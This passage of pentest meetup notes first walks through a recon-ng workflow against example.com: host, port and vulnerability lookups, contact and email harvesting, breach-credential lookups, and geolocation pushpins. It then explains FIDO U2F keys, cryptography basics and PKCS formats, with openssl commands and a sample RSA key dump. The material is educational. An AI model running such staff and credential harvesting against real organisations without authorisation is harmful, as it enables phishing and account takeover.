[recon-ng][example.com][reverse_resolve] > use recon/netblocks-hosts/reverse_resolve
[recon-ng][example.com][reverse_resolve] > run
##### SNIP #####
[recon-ng][example.com][reverse_resolve] > use /resolve
[recon-ng][example.com][resolve] > run
##### SNIP #####
```

Note that mobilemail.exampleeurope.co.uk was redirected to [workspace email login](#) which in the US is the default email server for GoDaddy-provided domains.

Resolve host IPs

```
[recon-ng][example.com][reverse_resolve] > use /resolve
[recon-ng][example.com][resolve] > run
##### SNIP #####
```

Run vhost enumeration modules

No vhost enumeration modules available.

Run port scans

```
[recon-ng][example.com] > search -ports
[*] Searching for '-ports'...

Recon
-----
    recon/netblocks-ports/census_2012

[recon-ng][example.com] > use census_2012
[recon-ng][example.com][census_2012] > run
##### SNIP #####
... site http://exfiltrated.com/ is not available ...
```

Run vulnerability harvesting modules

```
[recon-ng][example.com] > search -vul
[*] Searching for '-vul'...

Recon
-----
    recon/domains-vulnerabilities/punkspider
    recon/domains-vulnerabilities/xssed

[recon-ng][example.com] > use punkspider
[recon-ng][example.com][punkspider] > run
##### SNIP #####
[recon-ng][example.com][punkspider] > use xssed
[recon-ng][example.com][xssed] > run
##### SNIP #####
```

Resolve geolocations of harvested locations

```
[recon-ng][example.com] > search -loc
[*] Searching for '-loc'...

Recon
-----
    recon/locations-locations/geocode
    recon/locations-locations/reverse_geocode

[recon-ng][example.com] > /geocode
[*] Geocoding '123 Maple Street, Anytown, CA 12345'...
[*] Latitude: 40, Longitude: -80
[*] Geocoding '456 Elm Ave, Anothertown, CA 67890'...
[*] Latitude: 30, Longitude: -100
[*] Geocoding 'Someplace in Europe, A Street, A City, A Country, 1234 5678'...
[*] Latitude: 45, Longitude: 20
```

Add distinct locations to the db

N/A for this workspace.

Run contact harvesting modules

```
[recon-ng][example.com] > search -contacts
[*] Searching for '-contacts'...

Recon
-----
    recon/companies-contacts/facebook
    recon/companies-contacts/jigsaw
    recon/companies-contacts/jigsaw/point_usage
    recon/companies-contacts/jigsaw/purchase_contact
    recon/companies-contacts/jigsaw/search_contacts
    recon/companies-contacts/linkedin_auth
```

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```

recon/companies-contacts/linkedin_crawl
recon/contacts-contacts/mangle
recon/contacts-contacts/namechk
recon/contacts-contacts/rapportive
recon/domains-contacts/builtwith
recon/domains-contacts/pgp_search
recon/domains-contacts/whois_pocs

[recon-ng][example.com] > use facebook
[recon-ng][example.com][facebook] > run
##### SNIP #####
[recon-ng][example.com][facebook] > use pgp_search
[recon-ng][example.com][pgp_search] > run
##### SNIP #####
[recon-ng][example.com][pgp_search] > use whois_pocs
[recon-ng][example.com][whois_pocs] > run
##### SNIP #####
[recon-ng][example.com][pgp_search] > use mangle
[recon-ng][example.com][mangle] > set PATTERN <fi><ln>@example.com
[recon-ng][example.com][mangle] > run
##### SNIP #####
[recon-ng][example.com][mangle] > use rapportive
[recon-ng][example.com][rapportive] > run
##### SNIP #####

```

Mangle contacts into email addresses

```

[recon-ng][example.com] > use mangle
[recon-ng][example.com][mangle] > set PATTERN <fi><ln>@example.com
[recon-ng][example.com][mangle] > run
##### SNIP #####

```

Run modules that convert email addresses into full contacts

No such modules found.

Run credential harvesting modules

```

[recon-ng][example.com] > search -creds
[*] Searching for '-creds'...

Recon
-----
recon/contacts-creds/breachalarm
recon/contacts-creds/haveibeenpwned
recon/contacts-creds/pwnedlist
recon/creds-creds/adobe
recon/creds-creds/bozocrack
recon/creds-creds/hasheorg
recon/creds-creds/leakdb
recon/domains-creds/pwnedlist/account_creds
recon/domains-creds/pwnedlist/api_usage

```

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```

recon/domains-creds/pwnedlist/domain_creds
recon/domains-creds/pwnedlist/domain_ispwned
recon/domains-creds/pwnedlist/leak_lookup
recon/domains-creds/pwnedlist/leaks_dump

[recon-ng][example.com] > use breachalarm
[recon-ng][example.com][breachalarm] > run
##### SNIP #####
[*] 5 total (5 new) items found.
[recon-ng][example.com][breachalarm] > show credentials

+-----+
| rowid |          username          | password | hash | type | leak |
+-----+
| 1      | user1@example.com         |          |      |      |      |
| 2      | user2@example.com         |          |      |      |      |
| 3      | user3@example.com         |          |      |      |      |
| 4      | user4@example.com         |          |      |      |      |
| 5      | user5@example.com         |          |      |      |      |
+-----+

[*] 5 rows returned

[recon-ng][example.com] > use haveibeenpwned
[recon-ng][example.com][haveibeenpwned] > run
##### SNIP #####
[recon-ng][example.com][haveibeenpwned] > use recon/contacts-creds/pwnedlist
[recon-ng][example.com][pwnedlist] > run
##### SNIP #####

```

Generate pushpins

Here we'll be targeting the

```

[recon-ng][example.com] > search -pushpins
[*] Searching for '-pushpins'...

Recon
-----
recon/locations-pushpins/flickr
recon/locations-pushpins/picasa
recon/locations-pushpins/shodan
recon/locations-pushpins/twitter
recon/locations-pushpins/youtube
[recon-ng][example.com] > use picasa
[recon-ng][example.com][picasa] > set RADIUS 1
[recon-ng][example.com][picasa] > run
##### SNIP #####
[recon-ng][example.com][picasa] > use pushpins/twitter
[recon-ng][example.com][twitter] > set RADIUS 1
[recon-ng][example.com][twitter] > run
##### SNIP #####
[recon-ng][example.com][twitter] > use youtube
[recon-ng][example.com][youtube] > set RADIUS 1

```

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```
[recon-ng][example.com][youtube] > run
##### SNIP #####
```

Generate reports

We start with a pushpin report near corporate headquarters:

```
[recon-ng][example.com] > use reporting/pushpin
[recon-ng][example.com] > show locations

+-----+
| rowid | latitude | longitude | street_address |
+-----+
##### SNIP #####
+-----+

[*] 3 rows returned
[recon-ng][example.com][pushpin] > set LATITUDE 40
[recon-ng][example.com][pushpin] > set LONGITUDE -80
[recon-ng][example.com][pushpin] > set MAP_FILENAME pushpin_map.html
[recon-ng][example.com][pushpin] > set MEDIA_FILENAME pushpin_media.html
[recon-ng][example.com][pushpin] > set RADIUS 0.25
[recon-ng][example.com][pushpin] > run
##### SNIP #####
```

Then an html report:

```
[recon-ng][example.com] > use html
[recon-ng][example.com][html] > set CREATOR Pentest Meetup
[recon-ng][example.com][html] > set CUSTOMER Pentest Meetup
[recon-ng][example.com][html] > set FILENAME results.html
[recon-ng][example.com][html] > set SANITIZE False
[recon-ng][example.com][html] > run
##### SNIP #####
```

7.3.3 Tables needing seed, updated, missing

TABLE	SEED NEEDED?	DATA PROVIDED?
companies	YES	NO
locations	YES	PARTIAL
domains	YES	YES
netblocks	YES	NO
hosts	NO	YES
ports	NO	NO
contacts	NO	YES
credentials	NO	PARTIAL
leaks	NO	NO
vulnerabilities	NO	NO
pushpins	NO	YES

PENTEST STUDY

This is a sampling of the topics studied during the meetup. There are enough good tutorials available online so that our goal here is to provide a few hints and pointers. See the [Kali Forum Community Generated Howtos](#)

8.1 2 Factor Authentication

Pentesters need security, too.

8.1.1 FIDO U2F

This started with notice of [Google Launches Security Key, World's First Deployment of Fast Identity Online Universal Second Factor \(FIDO U2F\) Authentication](#) announcing Google's [Strengthening 2-Step Verification with Security Key](#). Basically, Google's 2-step verification added support for the FIDO (Fast Identity Online) U2F (Universal 2nd Factor) security keys, a simple USB hardware device. Currently only Google supports FIDO U2F and it requires the Google Chrome browser version 38+. For details consult [FIDO technical specifications](#); the detailed overview [FIDO U2F Architectural Overview](#) is freely quoted below without attribution.

What is a security key?

For actual devices see [Amazon FIDO U2F Security Key](#) search.

How was the security key set up?

A pentest-meetup member purchased 2 [Plug-Up International security keys](#) and set up their Google account to use 2 factor authentication. Since a security key is a USB device it cannot support devices like smart phones lacking USB ports, but Google has multiple choices for [Google account 2-factor authentication](#) that handle desktops, tablets, and mobile phones.

- Google Chrome 38+ is available via standard packages on Debian Jessie but not Kali, requiring uninstalling the official Kali package and manually downloading and installing the latest Chrome browser from Google.
- The security key works out-of-the-box on Windows but on Linux udev had to be configured to allow normal user access to the usb device. On both Debian Jessie and Kali the file `/etc/udev/rules.d/10-security-key.rules` was added. The file content for Debian Jessie was `SUBSYSTEMS=="usb", ATTRS{idVendor}=="2581", ATTRS{idProduct}=="f1d0", MODE="0660", GROUP="plugdev"` where plugdev should be the group containing the U2F users. On Kali the file content was `SUBSYSTEMS=="usb", ATTRS{idVendor}=="2581", TAG+="uaccess", TAG+="udev-acl"`. After configuring the file run the command `sudo udevadm trigger` and Chrome will be able to access the security key. Running `dmesg | tail` should verify the security key USB insertion.

- The target account's Google 2-factor authentication was enabled using these options:
 - Security keys: this option was enabled and the 2 keys were registered.
 - Verification codes: the primary option for verification codes was set up to default to Google Authenticator (for the mobile phone), which was installed and configured on the mobile phone. Two backup options were selected: the mobile phone's number was configured as a backup number, and 10 backup one-use codes were generated in case all the other methods failed.
 - Registered computers: when first logging into Google using the security key, an option is presented to register the computer to avoid further security key use on that computer. All such computers will be listed under registered computers (which starts off as an empty list).

The net effect is that Google login from a desktop computer would ask for the security key, but the mobile phone would default to the Google Authenticator app. If these were not available the backup phone or one of the backup codes could be used to login.

Linux KVM virtual machines were not able to access the security key from Google Chrome, forcing use of a verification code (Google Authenticator in this case).

Note that there is a many-to-many mapping between security keys and accounts; multiple security keys can be used with any one account, and any one security key can be used with multiple accounts. So the 2 purchased security keys can be backups to each other for all of the user's accounts. The first security key usage on a computer will ask if the computer should be registered to not require the security key in the future.

How does it work?

Here is an overview of security key functionality:

The U2F device and protocol need to guarantee user privacy and security. At the core of the protocol, the U2F device has a capability (ideally, embodied in a secure element) which mints an origin-specific public/private key pair. The U2F device gives the public key and a Key Handle to the origin online service or website during the user registration step.

Later, when the user performs an authentication, the origin online service or website sends the Key Handle back to the U2F device via the browser. The U2F device uses the Key Handle to identify the user's private key, and creates a signature which is sent back to the origin to verify the presence of the U2F device. Thus, the Key Handle is simply an identifier of a particular key on the U2F device.

What are the shortcomings?

The [FIDO Security Reference](#) provides security details including preventing MITM and phishing attacks. Here we add a couple of points:

- Currently it requires a USB interface, but future implementations will address this issue.
- The security key is a tiny, limited computer with much of the actual hardware & software implementation and crypto algorithms unspecified, allowing potentially weak vendor implementations.

The actual security key implementations are unknown and unspecified. What crypto algorithms does the key use? What is done in software vs. hardware? Can the firmware/software be updated? (There's no winning answer to that question: yes implies a security risk for malware updating the security key, no implies bugs can't be fixed without buying a new security key.) Can you verify the security key has not been tampered with?

And since organizations have obtained certificates to impersonate legitimate sites, there exists the distinct possibility of such organizations issuing fake security keys that not only don't provide good security, but actually are attack vectors into the user's computers. Additionally, malware on the computer can freely access the security key when inserted, creating further attack opportunities (though having such malware is itself a "game over" problem).

- Additionally, to allow for cheap devices with fixed, limited storage, the Key Handle issued by a U2F device:

“can ‘store’ (i.e., contain) the private key for the origin and the hash of the origin encrypted with a ‘wrapping’ key known only to the U2F device secure element. When the Key Handle goes back to the secure element it ‘unwraps’ it to ‘retrieve’ the private key and the origin that it was generated for.

So cheap devices can actually hand the encoded private key to authenticating web sites. Done poorly, this provides an attack vector.

- Should a web site want to discriminate between “good” and “bad” security keys, the standard allows the following:

Every U2F device has a shared ‘Attestation’ key pair which is present on it – this key is shared across a large number of U2F device units made by the same vendor (this is to prevent individual identifiability of the U2F device). Every public key output by the U2F device during the registration step is signed with the attestation private key.

The intention is that the public keys of all the ‘Attestation’ key pairs used by each vendor will be available in the public domain – this could be implemented by certificates chaining to a root public key or literally as a list. We will work within FIDO to decide the details on how certified vendors can publish their attestation public keys.

When such an infrastructure is available, a particular relying party – say, a bank – might choose to accept only U2F devices from certain vendors which have the appropriate published certifications. To enforce this policy, it can verify that the public key from a U2F device presented by the user is from a vendor it trusts.

Will it be near-universally adopted?

The big question is will it be near-universally adopted with a smart phone implementation? If so, it may strengthen user identification to the point that the biggest weak point might be social engineering the account recovery process.

8.2 Cryptography

8.2.1 Cryptography basics

Cryptography terms

Here are a few key terms to understand:

Public/private keypair A pair of keys mathematically related so that encryption with one key can be decrypted with the other. Encrypt data with a user’s public key so only they can decrypt it with their private key. Digitally sign data using your private key so anyone can use your public key to validate that signature.

Symmetric encryption Encryption (plaintext ==> ciphertext) using a key that also decrypts (ciphertext ==> plaintext) the data.

Asymmetric encryption Encryption using a public key that can only be decrypted with the matching private key. Generally much slower than symmetric key.

Diffie-Hellman [Diffie-Hellman key exchange](#) “is a method of securely exchanging cryptographic keys over a public channel Traditionally, secure encrypted communication between two parties required that they first exchange keys by some secure physical channel, such as paper key lists transported by a trusted courier. The Diffie–Hellman key exchange method allows two parties that have no prior knowledge of each other to jointly establish a shared secret key over an insecure channel. This key can then be used to encrypt subsequent communications using a symmetric key cipher.”

(Perfect) Forward Secrecy [Forward secrecy](#) “also known as perfect forward secrecy (PFS), is a property of secure communication protocols in which compromises of long-term keys do not compromise past session keys. ... If forward secrecy is used, encrypted communications and sessions recorded in the past cannot be retrieved and decrypted should long-term secret keys or passwords be compromised in the future, even if the adversary actively interfered, for example via a man-in-the-middle attack.”

Cryptographic hash A hash is a math algorithm to convert arbitrary length input into a fixed length bit string. A cryptographic hash should be: difficult to reverse; small input changes produce vast, uncorrelated output changes; and not produce the same hash value for different inputs.

Salt Rather than hash a value (like a password), the password plus another value called the salt are hashed. The idea is that 2 users with the same password would have different password hashes because they use different salts.

Pepper From [Pepper \(cryptography\)](#):

In cryptography, a pepper is a secret added to an input such as a password prior to being hashed with a cryptographic hash function. A pepper performs a similar role to a salt, but while a salt is stored alongside the hashed output, a pepper is not.

Fast hash vs. slow hash [Differences Between Fast Hashes and Slow Hashes](#) differentiates between fast hashes used for MACs (message authentication codes), digital signatures, and checksums vs slow hashes for password storage (like `scrypt` and `argon2`). The article compares NT MD4 hashes at 30,302K c/s (crack attempts per second) vs Blowfish at 5,724 c/s (over 5000x faster). The 2010 article [How To Safely Store A Password](#) mentions \$300/hour cracking 500,000,000,000 candidate (weak) password hashes a second, with computing resources now being not only faster but cheaper.

Diffie-Hellman and RSA public key cryptography

Diffie-Hellman

See [Diffie-Hellman Protocol](#) or “[Diffie-Hellman Key Exchange](#)” in plain English. For a nice set of slides see [Foundations of Computer Security Lecture 52: Diffie-Hellman Key Exchange](#).

RSA public key cryptography

See [The Mathematics of the RSA Public-Key Cryptosystem](#) for a short description of RSA public key cryptography. Our meetup will follow that writeup so website readers should do that now. A key point from there is:

The input m is the message; the output c is the resulting ciphertext. In practice, the message m is typically some kind of appropriately formatted key to be shared. The actual message is encrypted with the shared key using a traditional encryption algorithm. This construction makes it possible to encrypt a message of any length with only one exponentiation.

As for the math:

An RSA public-key / private-key pair can be generated by the following steps:

1. Generate a pair of large, random primes p and q .
2. Compute the modulus n as $n = pq$.
3. Select an odd public exponent e between 3 and $n-1$ that is relatively prime to $p-1$ and $q-1$.
4. Compute the private exponent d from e , p and q . (See below.)
5. Output (n, e) as the public key and (n, d) as the private key.

The encryption operation in the RSA cryptosystem is exponentiation to the e th power modulo n :

$c = \text{ENCRYPT}(m) = m^{**e} \bmod n$.

The decryption operation is exponentiation to the dth power modulo n: $m = \text{DECRYPT}(c) = c^{**d} \bmod n$.

Traditionally, cryptography used a shared symmetric encryption key, and today most encryption is done using that too. But to exchange that symmetric key requires using something like the Diffie-Hellman key exchange based on public/private keys. For example, SSH encryption uses a symmetric key to encrypt the data, while the public/private keys are used to digitally sign the key exchange. The OpenSSH public/private keys are not used to encrypt!

Here are some very short alternate RSA articles: [Public Key Cryptography](#), [RSA Encryption](#), and [Simplest explanation of the math behind Public Key Cryptography](#).

8.2.2 PKCS standards

From [PKCS](#) there are PKCS #1 - #15, though not all are active. We will be concerned with the ones we see in usage:

ASN.1 [ASN.1](#) “is an interface description language for defining data structures that can be serialized and deserialized in a standard, cross-platform way. It’s broadly used in the telecommunications and computer networking, and especially in cryptography.”

From [X.690](#):

[DER](#) is a subset of [BER](#) providing for exactly one way to encode an ASN.1 value. DER is intended for situations when a unique encoding is needed, such as in cryptography, and ensures that a data structure that needs to be digitally signed produces a unique serialized representation.

From [PKCS](#):

The [PEM](#) format is often used to encapsulate DER-encoded ASN.1 certificates and keys in an ASCII-only format. The PEM version of a DER message consists of the base64 encoding of the DER message, preceded by “-----BEGIN FOO-----” and followed by “-----END FOO-----”, where “FOO” may indicate “CERTIFICATE”, “PUBLIC KEY”, “PRIVATE KEY” or many other types of content.

PKCS #1 PKCS #1 defines the RSA algorithm and the public and private keys. [RFC 8017 PKCS #1: RSA Cryptography Specifications Version 2.2](#) is the current RFC.

PKCS #5 PKCS #5 defines implementations of password-based cryptography.

PKCS #7 PKCS #7 as defined in [RFC 2315 PKCS #7: Cryptographic Message Syntax Version 1.5](#) defines how to sign and encrypt messages in a PKI. This can be a response to a PKCS #10 request.

PKCS #8 [PKCS #8](#) “is a standard syntax for storing private key information” defined in [RFC 5958 Asymmetric Key Packages](#). “The PKCS #8 private key may be encrypted with a passphrase using the PKCS #5 standards, which supports multiple ciphers. The PKCS #8 private keys are typically exchanged in the PEM base64-encoded format.”

PKCS #10 PKCS #10 is the certification request standard as defined in [RFC 2986 PKCS #10: Certification Request Syntax Specification Version 1.7](#) as updated by [RFC 5967 The application/pkcs10 Media Type](#).

PKCS #11 [PKCS #11](#) ‘defines a platform-independent API to cryptographic tokens, such as hardware security modules (HSM) and smart cards, and names the API itself “Cryptoki”’.

PKCS #12 [PKCS #12](#) “defines an archive file format for storing many cryptography objects as a single file. It is commonly used to bundle a private key with its X.509 certificate or to bundle all the members of a chain of trust. A PKCS #12 file may be encrypted and signed. ... The filename extension for PKCS #12 files is .p12 or .pfx.”

X.509 From [X.509](#):

X.509 is a standard that defines the format of public key certificates. X.509 certificates are used in many Internet protocols, including TLS/SSL, which is the basis for HTTPS, the secure protocol for browsing the web.

8.2.3 ASN.1

ASN.1 is complicated

ASN.1 is defined by ITU-T documents X.6**, where ** = 80-83, 90-97. Visit [X Series](#) for links leading to downloads. ITU-T X.690 is perhaps the best skim, but not recommended.

Instead, it's much easier to use tools like `OpenSSL asn1parse` to parse the ASN.1 format. Look at [How can I transform between the two styles of public key format](#), one "BEGIN RSA PUBLIC KEY", the other is "BEGIN PUBLIC KEY". The answer by Ian Boyd is a good read to see the byte-by-byte ASN.1 encoding. However, the much shorter answer by Vincent Povirk shows that if you know some basic information (like PKCS #1 vs #8) you can simply use `openssl` to convert formats.

RSA public/private keys as examples

As mentioned above, ASN.1 is used to serialize and deserialize data. For cryptography, that means serializing/deserializing DER data to be stored in PEM format. For an example we'll show RSA public/private key storage based on their definition in RFC 8017 - PKCS #1: RSA Cryptography Specifications Version 2.2 - Appendix A. ASN.1 Syntax.

The private key format is:

```
RSAPrivateKey ::= SEQUENCE {
    version          Version,
    modulus           INTEGER,  -- n
    publicExponent    INTEGER,  -- e
    privateExponent   INTEGER,  -- d
    prime1            INTEGER,  -- p
    prime2            INTEGER,  -- q
    exponent1         INTEGER,  -- d mod (p-1)
    exponent2         INTEGER,  -- d mod (q-1)
    coefficient        INTEGER,  -- (inverse of q) mod p
    otherPrimeInfos    OtherPrimeInfos OPTIONAL
}
```

And the public key format is:

```
RSAPublicKey ::= SEQUENCE {
    modulus           INTEGER,  -- n
    publicExponent    INTEGER,  -- e
}
```

First create a PKCS-1 RSA PEM-encoded private key

First we'll generate a key using `openssl` then use `openssl asn1parse` to show it is stored as PKCS #1 PEM:

```
# Generate a 2048 bit RSA public/private
openssl genrsa -out rsa.pem 2048

# Parse showing PKCS #1 format
openssl asn1parse -in rsa.pem
# 0:d=0 hl=4 l=1186 cons: SEQUENCE
# 4:d=1 hl=2 l= 1 prim: INTEGER           :00
# 7:d=1 hl=4 l= 257 prim: INTEGER
↳ :E7EFD38FE2181048488B8AD7ED8F265E859B0DB2F7A19FC79D38CC36C482829E91BBD36C0EC84F7255A4A6A7C6AC81289A
```

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```
# 268:d=1 hl=2 l= 3 prim: INTEGER :010001
# 273:d=1 hl=4 l= 256 prim: INTEGER
↪:46D2A8DB8AC2A6562C30D018D7659AE5CA0E6AC477715704F13162CA667F23BB9FECA6C69C4CF65587695BAA67B44D4C4
# 533:d=1 hl=3 l= 129 prim: INTEGER
↪:F8409E11F0A61A05BFFCE6094FB74360EBC754327FF7E02A09B0C780E903F32AFF1CE84293C0F0AFDB61F311E05E607C5
# 665:d=1 hl=3 l= 129 prim: INTEGER
↪:EF2CDB86C43BE21C054706F42F613211AF3B00BCF70072BB07FAE1774B62DBCC818B439C97B7085BD06AFC90FC3437C18
# 797:d=1 hl=3 l= 128 prim: INTEGER
↪:3FF4C5C4716F197D29BD09B69466EE60E5DD707FA220460C0E7B10AAD15D4724689D15E9310F9FF26E5E89B4AD4D23266
# 928:d=1 hl=3 l= 128 prim: INTEGER
↪:2D7085488651A63492A01AE71B7548D0E94CB9682D392D92F1022E01BF15CA12816E16EB523B98DFF0A9D2D02CCA32E99
# 1059:d=1 hl=3 l= 128 prim: INTEGER
↪:041269FDF7ABA3E34E2E3E5EA0D5395A56532AA45774117C5F100A9949C4EC3B477C7E9AEB6F567A2E4F1FD61EC40103A
```

Use `openssl rsa` for nicely-formatted output:

```
openssl rsa -in rsa.pem -text -noout
# Private-Key: (2048 bit)
# modulus:
# 00:e7:ef:d3:8f:e2:18:10:48:48:8b:8a:d7:ed:8f:
# 26:5e:85:9b:0d:b2:f7:a1:9f:c7:9d:38:cc:36:c4:
# 82:82:9e:91:bb:d3:6c:0e:c8:4f:72:55:a4:a6:a7:
# c6:ac:81:28:9a:bf:c0:ea:68:2f:70:20:70:18:82:
# 95:dc:99:27:09:cb:73:01:7a:8f:69:e8:f6:8e:51:
# a2:a1:b6:bb:6c:7d:0f:81:a2:d9:d1:96:63:8d:c2:
# 01:a6:33:22:aa:cb:14:40:46:0b:42:70:7a:9b:a4:
# b5:68:57:55:4c:7c:4a:a6:03:05:31:c7:d0:52:be:
# bc:88:d2:3f:27:43:0c:83:33:df:e5:7e:80:6b:80:
# 15:ab:9d:58:58:0b:cb:cb:11:f4:c8:93:3f:b7:ff:
# 8d:ec:4e:13:e0:70:6d:b7:e6:b2:93:f7:64:51:72:
# db:0c:13:a0:b9:4a:71:e4:31:7c:d8:0e:7b:07:4d:
# ca:41:41:73:cd:bd:b5:27:31:af:c1:f4:ab:e4:bc:
# f5:8f:d4:93:e2:8f:e3:75:b2:6d:66:8e:cd:cb:fc:
# f1:10:49:26:df:68:41:af:ec:a0:b9:e7:2d:d9:ab:
# 31:6e:f2:9b:96:85:69:96:a5:e4:c3:98:fa:ab:d5:
# 5d:f9:17:56:89:51:12:0b:7e:1d:3c:1e:4b:b0:d0:
# 81:9b
# publicExponent: 65537 (0x10001)
# privateExponent:
# 46:d2:a8:db:8a:c2:a6:56:2c:30:d0:18:d7:65:9a:
# e5:ca:0e:6a:c4:77:71:57:04:f1:31:62:ca:66:7f:
# 23:bb:9f:ec:a6:c6:9c:4c:f6:55:87:69:5b:aa:67:
# b4:4d:4c:44:d4:c0:e7:d3:20:89:30:9e:8a:1d:75:
# fd:82:96:b5:1a:f6:e7:40:b1:82:39:ac:f0:10:65:
# 84:d3:f3:af:51:10:e7:18:ff:42:4c:95:e1:b7:98:
# 21:54:04:05:fb:35:17:db:4b:9c:e2:13:ce:6b:21:
# 29:d7:61:28:95:db:85:8d:ee:8c:20:e3:b0:20:a6:
# 19:71:79:ef:57:3d:fe:e1:c7:69:7e:b5:f2:c1:9c:
# 32:c7:54:94:cc:2d:07:6d:5b:22:e6:d9:8a:9a:8a:
# 73:e9:e8:ce:8d:09:89:3a:08:1a:c2:f6:f8:d2:7c:
# 0e:d1:7f:2a:3b:65:06:e6:13:11:a1:77:ce:d5:f9:
# 41:16:f4:95:be:47:7f:b1:20:39:6a:e5:cb:71:09:
# d7:5f:d4:83:79:e0:a4:79:04:71:aa:0f:fd:06:7a:
# 3d:ee:01:c0:8c:56:f2:16:0b:2e:14:27:7f:a9:34:
# 3d:f0:47:b7:49:82:b1:f8:f0:09:e5:11:b7:bf:75:
# ba:4b:1b:39:ce:61:4c:94:31:7f:45:a2:79:f8:6d:
# 41
```

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```

# prime1:
# 00:f8:40:9e:11:f0:a6:1a:05:bf:fc:e6:09:4f:b7:
# 43:60:eb:c7:54:32:7f:f7:e0:2a:09:b0:c7:80:e9:
# 03:f3:2a:ff:1c:e8:42:93:c0:f0:af:db:61:f3:11:
# e0:5e:60:7c:56:eb:4c:e6:87:59:45:ef:51:9e:cb:
# db:d2:f2:cf:08:73:8a:b5:02:0e:51:07:61:06:42:
# 49:b6:a4:95:8f:b3:d6:6a:d9:5f:6c:4a:df:8a:5a:
# a0:63:99:1f:9c:12:bd:fc:32:0d:5a:b9:2d:0a:c0:
# e4:b0:c6:76:2b:4e:b1:50:80:17:db:42:11:9e:79:
# 8a:b5:02:0d:7f:7f:72:03:b9
# prime2:
# 00:ef:2c:db:86:c4:3b:e2:1c:05:47:06:f4:2f:61:
# 32:11:af:3b:00:bc:f7:00:72:bb:07:fa:e1:77:4b:
# 62:db:cc:81:8b:43:9c:97:b7:08:5b:d0:6a:fc:90:
# fc:34:37:c1:81:63:1b:23:64:8d:ca:f3:1b:f0:b8:
# dd:69:3c:81:cd:ef:16:73:69:2a:c2:53:e9:7a:1b:
# 63:b0:05:2d:91:4e:aa:58:83:de:52:78:1b:bb:65:
# 4d:17:ab:a9:5c:00:1f:f8:19:fd:cb:21:2e:14:49:
# b5:82:c0:d8:28:b1:e9:cd:97:47:8f:46:1a:01:c8:
# 6d:51:28:03:92:d6:4d:41:f3
# exponent1:
# 3f:f4:c5:c4:71:6f:19:7d:29:bd:09:b6:94:66:ee:
# 60:e5:dd:70:7f:a2:20:46:0c:0e:7b:10:aa:d1:5d:
# 47:24:68:9d:15:e9:31:0f:9f:f2:6e:5e:89:b4:ad:
# 4d:23:26:65:6e:31:5d:a2:b9:09:1f:62:b3:ba:69:
# 63:ab:52:53:27:11:31:18:da:7f:5d:9b:4d:75:7e:
# 70:23:6e:b4:9a:ec:3e:92:c9:d6:a8:63:76:cd:6a:
# 4c:be:82:3a:3f:49:da:d3:3a:45:89:37:65:71:d4:
# 79:06:68:23:38:1e:ce:52:71:d2:f6:ee:7b:19:6c:
# f6:bd:14:a5:28:3c:43:61
# exponent2:
# 2d:70:85:48:86:51:a6:34:92:a0:1a:e7:1b:75:48:
# d0:e9:4c:b9:68:2d:39:2d:92:f1:02:2e:01:bf:15:
# ca:12:81:6e:16:eb:52:3b:98:df:f0:a9:d2:d0:2c:
# ca:32:e9:95:8e:61:a2:88:c1:13:94:ba:73:32:7c:
# 06:39:53:a3:ef:4f:81:9f:b2:5a:f7:1c:3d:71:a4:
# af:d5:5c:01:e6:43:20:cb:f4:da:10:2d:9c:9d:b3:
# 56:d2:eb:3b:2a:5e:e8:80:ef:a1:be:ed:05:37:b7:
# bf:5e:a9:f2:99:52:85:17:bf:a5:ad:b8:d5:2b:e1:
# f0:f0:3c:35:92:77:5d:17
# coefficient:
# 04:12:69:fd:f7:ab:a3:e3:4e:2e:3e:5e:a0:d5:39:
# 5a:56:53:2a:a4:57:74:11:7c:5f:10:0a:99:49:c4:
# ec:3b:47:7c:7e:9a:eb:6f:56:7a:2e:4f:1f:d6:1e:
# c4:01:03:a7:39:54:f6:f7:9c:00:15:9f:3f:75:8a:
# 88:29:0a:89:90:45:39:f4:8a:70:02:0c:81:7a:21:
# 37:b2:a5:36:03:ca:60:79:57:03:05:74:68:85:37:
# e2:bf:cb:90:03:67:a4:26:38:02:bb:a4:cf:45:aa:
# f0:a8:1e:fd:0d:5b:7f:f3:f1:89:af:e9:c2:c5:4b:
# a7:11:33:7b:d2:55:38:d2

```

Extract PKCS #1 public key

Now extract the PKCS #1 public key:

```
# Extract PKCS #1 public key in both PEM and DER formats
openssl rsa -in rsa.pem -RSAPublicKey_out -out public-pk1.pem
openssl rsa -in rsa.pem -RSAPublicKey_out -outform DER -out public-pk1.der

# Visually show the base64-decoded PEM is equivalent to DER
grep -v -- '-----' public-pk1.pem | base64 -d | xxd
xxd public-pk1.der

# Let the computer test equivalence
grep -v -- '-----' public-pk1.pem | base64 -d > public-pk1.bin
diff public-pk1.bin public-pk1.der && echo "base64 -d PEM = DER"
```

Extract PKCS #8 public key

Now extract the PKCS #8 public key:

```
# Extract PKCS #8 public key in both PEM and DER formats
openssl rsa -in rsa.pem -pubout -out public-pk8.pem
openssl rsa -in rsa.pem -pubout -outform DER -out public-pk8.der

# Show the PEM/DER formats store the same information
openssl pkey -pubin -in public-pk8.pem -text -noout
openssl pkey -pubin -in public-pk8.der -inform DER -text -noout

# Show the base64-decoded PEM is equivalent to DER
grep -v -- '-----' public-pk8.pem | base64 -d | xxd
xxd public-pk8.pem

# Show equivalence a different way
grep -v -- '-----' public-pk8.pem | base64 -d > public.bin
diff public.bin public-pk8.der && echo "base64 -d PEM = DER"
```

Show PKCS #1 RSA public keys match RSA RFC

Now let's parse the PKCS #1 RSA public keys to show their format is exactly that of the PKCS #1 RSA standard:

```
wc -c public-pk1.der
# 270 public-pk1.der

openssl asn1parse -inform DER -in public-pk1.der
# 0:d=0 hl=4 l= 266 cons: SEQUENCE
# 4:d=1 hl=4 l= 257 prim: INTEGER
↳:E7EFD38FE2181048488B8AD7ED8F265E859B0DB2F7A19FC79D38CC36C482829E91BBD36C0EC84F7255A4A6A7C6AC81289
# 265:d=1 hl=2 l= 3 prim: INTEGER :010001

wc -c public-pk1.pem
# 426 public-pk1.pem

openssl asn1parse -inform PEM -in public-pk1.pem
# 0:d=0 hl=4 l= 266 cons: SEQUENCE
# 4:d=1 hl=4 l= 257 prim: INTEGER
↳:E7EFD38FE2181048488B8AD7ED8F265E859B0DB2F7A19FC79D38CC36C482829E91BBD36C0EC84F7255A4A6A7C6AC81289
# 265:d=1 hl=2 l= 3 prim: INTEGER :010001
```

Show PKCS #8 RSA public keys match PKCS #8 RFC

Now let's parse the PKCS #8 DER format. We'll have to do 2 `asn1parse`'s, the first to expose the PKCS #8 encryption packaging, then delve into the PKCS #1 RSA format:

```

wc -c public-pk8.der
# Show PKCS #8 packaging
openssl asn1parse -inform DER -in public-pk8.der
